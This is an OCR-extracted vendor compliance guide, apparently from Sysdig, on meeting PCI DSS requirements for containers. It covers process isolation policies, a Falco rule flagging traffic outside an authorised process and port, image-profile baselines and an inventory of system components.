
1.8 Ensure auditing is configured for Docker files and directories - docker.service

```
File not found
```

1.9 Ensure auditing is configured for Docker files and directories - docker.socket

```
File not found
```

1.10 Ensure auditing is configured for Docker files and directories - /etc/default/docker



REGULATORY COMPLIANCE

Reports

Compliance PCI_3_2

Common Fixes

- Enable a Policy with Falco Rules
  Affects 13 control(s)
- Create a Policy with Falco Rules
  Affects 3 control(s)
- Enable a Policy with Falco Rules and Notification Channel
  Affects 2 control(s)
- Create a Policy with Falco Rules and Notification Channel enabled
  Affects 2 control(s)

48%* Pass | 15 Passed | 16 Failed | 31 Total Controls

Build and Maintain a Secure Network and Systems — 8 of 9 Controls Passed

Protect Cardholder Data — 0 of 1 Controls Passed

Maintain a Vulnerability Management Program — 3 of 6 Controls Passed

6.1 Identify security vulnerabilities with ranking — 1 of 1 Checks Passed

✓ Passed Checks

1. View Scanning Alert

6.2 Install Vendor Security Patches — 2 of 2 Checks Passed

✓ Passed Checks

1. View Scanning Alert
2. View Image Scanning Policy

6.4.2 Separation development/test/production — 0 of 3 Checks Passed

Remediation Procedure

Create a Policy with Falco Rule: Outbound or Inbound Traffic not to Authorized Server Process and Port
Create a Policy with Falco Rules

2.2.1 One function per server isolation (containers)

Requirement Description

Implement only one primary function per server to prevent functions that require different security levels from coexisting on the same server. For example, web servers, database servers and DNS should be implemented on separate servers.

Guidelines

If server functions that need different security levels are located on the same server, the security level of the functions with higher security needs would be reduced due to the presence of the lower-security functions. Additionally, the server functions with a lower security level may introduce security weaknesses to other functions on the same server. By considering the security needs of different server functions as part of the system configuration standards and related processes, organizations can ensure that functions requiring different security levels don't coexist on the same server.


Container Compliance Approach

This is an aspect where containers shine! They allow you to separate processes running from each other while worrying less about the physical infrastructure. They also provide an easier and more cost-effective way to isolate workloads by only running one process per container.

How Sysdig Can Help

Using Sysdig Secure, you can build a policy that detects violations against process isolation inside containers, and then can kill the container if that policy is violated.

Process Isolation Example



Runtime Policies > PCI Compliance Control 2.2.1 - Process Isolation

Name: PCI Compliance Control 2.2.1 - Process Isolation

Description: Implement only one primary function per server to prevent functions that require different security levels from coexisting on the same server.

Enabled: on

Severity: Medium

Scope: Custom Scope

Everywhere

Rules


Name	Published By	
Detect process not mysql	Secure UI	OR

Actions

Containers: ● Nothing(notify only) ○ Stop ○ Pause

Capture: off

Notification Channels: Select notification channel...



Rule Type	Process Rule
Name	Detect process not mysql
Description	Ensures a container image doesn't run processes different from mysql
Processes	○ If Matching ● If Not Matching mysql
Tags	PCI ×

Falco runtime detection rules can also implement detection for inbound or outbound traffic not from authorized server process and port.

```
# Rule to detect inbound or outbound traffic not to authorized
# server process and port

#

# Security standards that apply to:

# PCI 2.2.1. One function per server isolation (containers)

- macro: restrict_binary_port

 condition: never_true

- macro: restrict_image

  condition: container.image.repository=nginx # change to image to monitor

- macro: authorized_server_binary

  condition: proc.name="nginx" # change to binary to allow
```

```
- macro: authorized_server_port

  condition: fd.sport="80" # change to port to allow

- rule: Outbound or inbound traffic not to authorized server process and port

  desc: Only authorized process should receive network traffic.

  condition: >

    restrict_binary_port and

    inbound_outbound and

    container and

    k8s.ns.name in (namespace_scope_remote_nodomain) and

    restrict_image and

    (not authorized_server_binary

     or not authorized_server_port)

  output: >

    Network connection outside authorized port and binary

    (command=%proc.cmdline connection=%fd.name user=%user.name
    container_id=%container.id image=%container.image.repository)

  priority: WARNING

  tags: [network, PCI, PCI_DSS_2.2.1, PCI_DSS_2.2.2]
```

2.2.2 Enable only necessary services, protocols, daemons

Requirements Definition

Enable only necessary services, protocols, daemons, etc., as required for the function of the system.

Guidelines


As stated in Requirement 1.1.6, there are many protocols that a business may need (or have enabled by default) that are commonly used by malicious individuals to compromise a network. Including this requirement as part of an organization's configuration standards and related processes ensures that only the necessary services and protocols are enabled.

Container Compliance Approach

Containers offer the opportunity to architect your applications with as much isolation as possible. This means running a single process per container and communicating through standards ports with the same network and file patterns everywhere in your infrastructure.

How Sysdig Can Help

Sysdig will look at all activities in your environment to create a baseline of system behavior. From there, we can auto-generate policies and easily detect if there is some unexpected protocol, daemon, process, etc. running on the container.




POLICIES

Image Profiles BETA

All Statuses · High Confidence · Confidence Levels

Status	Image	Network	Processes	File System	System Calls
✓	docker.io/library/wordpress:php7.2-apache@cc4fcbd51ddc	■■■	■■■	■■	■■■
✓	docker.io/sysdiglabs/recurling:0.2@3945d89e4694	■■■	■■■	■■	■■
✓	registry.ng.bluemix.net/armada-master/haproxy:9fad212615fd80337b9a6489d5c48581025ff421@30078938790c	■■■	■■■	■	■
✓	registry.ng.bluemix.net/armada-master/node:v3.6.5@9b23e1a2ef6d	■■■	■■	■	■
✓	docker.io/sysdig/agent:9.5.0@a8e14ccb19ce	■■	■	■	■
◔	602401143452.dkr.ecr.us-east-1.amazonaws.com/eks/pause-amd64:3.1@9e462c010bf3	■	■	■	■■■
◔	mysql:5.7@383867b75fd2	■■■	■	■■■	■
◔	k8s.gcr.io/coredns:1.3.1@eb516548c180	■■■	■	■■■	■■■
◔	weaveworks/weave-npc:2.5.1@789b7f496034	■■■	■■■	■■	■■■
◔	k8s.gcr.io/kube-proxy:v1.14.0@5cd54e388aba	■■■	■■■	■■	■■■
◔	registry.ng.bluemix.net/armada-master/keepalived-watcher:169@2a8075db8a57	■■■	■	■■■	■■
◔	registry.ng.bluemix.net/armada-master/storage-file-plugin:357@53ab40d4f5f4	■■■	■	■■■	■■




docker.io/library/wordpress:php7.2-apache@cc4fcbd51ddc71c938ee975303e...

Done Learning

☑	Network	■■■	High
☑	Process	■■■	High
□	File System (read only)	■■	Med
□	System Calls	■■■	High

```
TCP IN Ports - tcp ports
size: 2

443
3306

TCP OUT Ports - tcp ports
size: 1

80

UDP IN Ports - udp ports
size: 1

53

No data found.
```



Runtime Policies > Image Profile - docker.io/library/wordpress:php7.2-apache@...

Name: Image Profile - docker.io/library/wordpress:php7.2-apache@cc4fcbd51ddc71c938ee975303e297012399c2ecfd85caa09331df...

Description: Policy automatically generated by Sysdig Profiler v1

Enabled: ○

Severity: ● Medium

Scope: Custom Scope

container.image.id | is | cc4fcbd51ddc71c938ee975303e29... ✕ | AND ✕

Select a label

Clear All

Rules

Name	Published By	
TCP IN Ports - docker.io/library/wordpress:php7.2-apache@cc4f...	profiling_v1 profiling_v1.0.0	OR
TCP OUT Ports - docker.io/library/wordpress:php7.2-apache@cc...	profiling_v1 profiling_v1.0.0	OR
UDP IN Ports - docker.io/library/wordpress:php7.2-apache@cc4f...	profiling_v1 profiling_v1.0.0	OR
UDP OUT Ports - docker.io/library/wordpress:php7.2-apache@cc...	profiling_v1 profiling_v1.0.0	OR
Processes detected - docker.io/library/wordpress:php7.2-apache...	profiling_v1 profiling_v1.0.0	OR

Actions

Containers: ● Nothing(notify only)

Capture: ○

Notification Channels: Select notification channel...

Also, we can use Falco rules like the previous one to detect a connection outside designated binary and port, as described at 2.2.1, that also helps in this kind of situation.

2.4 Inventory of system components

Requirement Description

Maintain an inventory of system components that are in scope for PCI DSS.

Guidelines


Maintaining a current list of all system components will enable an organization to accurately and efficiently define the scope of their environment for implementing PCI DSS controls. Without an inventory, some system components could be forgotten and be inadvertently excluded from the organization's configuration standards.

Container Compliance Approach

Often, containers are deployed with an orchestrator. This means that an individual is no longer in control of what containers are being deployed, where. It also increases the velocity at which containers are introduced into your environment. To maintain strong compliance, you need to have a good understanding of what is running now, as well as what ran in the past.


How Sysdig can help

Sysdig comes with an explore view that will give a user an overall view of all hosts and containers running on their system. They can use this table to slice and dice all system components however they



Name	cloudProvider.instan...	cpu.used.percent...	memory.used.pe...	net.bytes.total Ki...	net.request.coun...	fs.root.used.perc...	fs.largest.used.p...	file.bytes.total Mi...
Entire Infrastructure (9)	m4.large	29.9	50.3	260.6	33.9	44.0	44.0	2.6
gke-gke-istiopromgra-default-pool-4...		59.1	56.6	327.8	9.3	20.4	20.4	2.8
gke-gke-istiopromgra-default-pool-4...		33.1	40.1	489.8	9.5	16.9	16.9	2.2
gke-gke-istiopromgra-default-pool-4...		49.8	68.2	220.5	18.7	22.3	22.3	3.6
ip-10-0-11-0 (1150)	m4.large	23.3	21.3	257.0	26.3	80.9	80.9	4.1
ip-10-0-11-200 (680)	m4.large	12.1	70.4	193.0	2.0	44.1	44.1	1.7
ip-10-0-13-176 (19)	m4.large	19.8	53.0	152.5	6.6	51.1	51.1	1.6
ip-10-0-17-205 (734)	m4.large	16.5	49.4	237.7	151.5	66.3	66.3	2.0
00015f37436b	m4.large	<0.1	<0.1	0	0	0	0	<0.1
00335bf77be9	m4.large	0	0	0	0	0	0	<0.1
00add743da2b	m4.large	0	0	0	0	0	0	<0.1
00df0e078128	m4.large	<0.1	<0.1	0	0	0	0	<0.1
01512fcaa695	m4.large	0	0	0	0	0	0	<0.1
0156d3e058bb	m4.large	<0.1	<0.1	0	0	0	0	<0.1
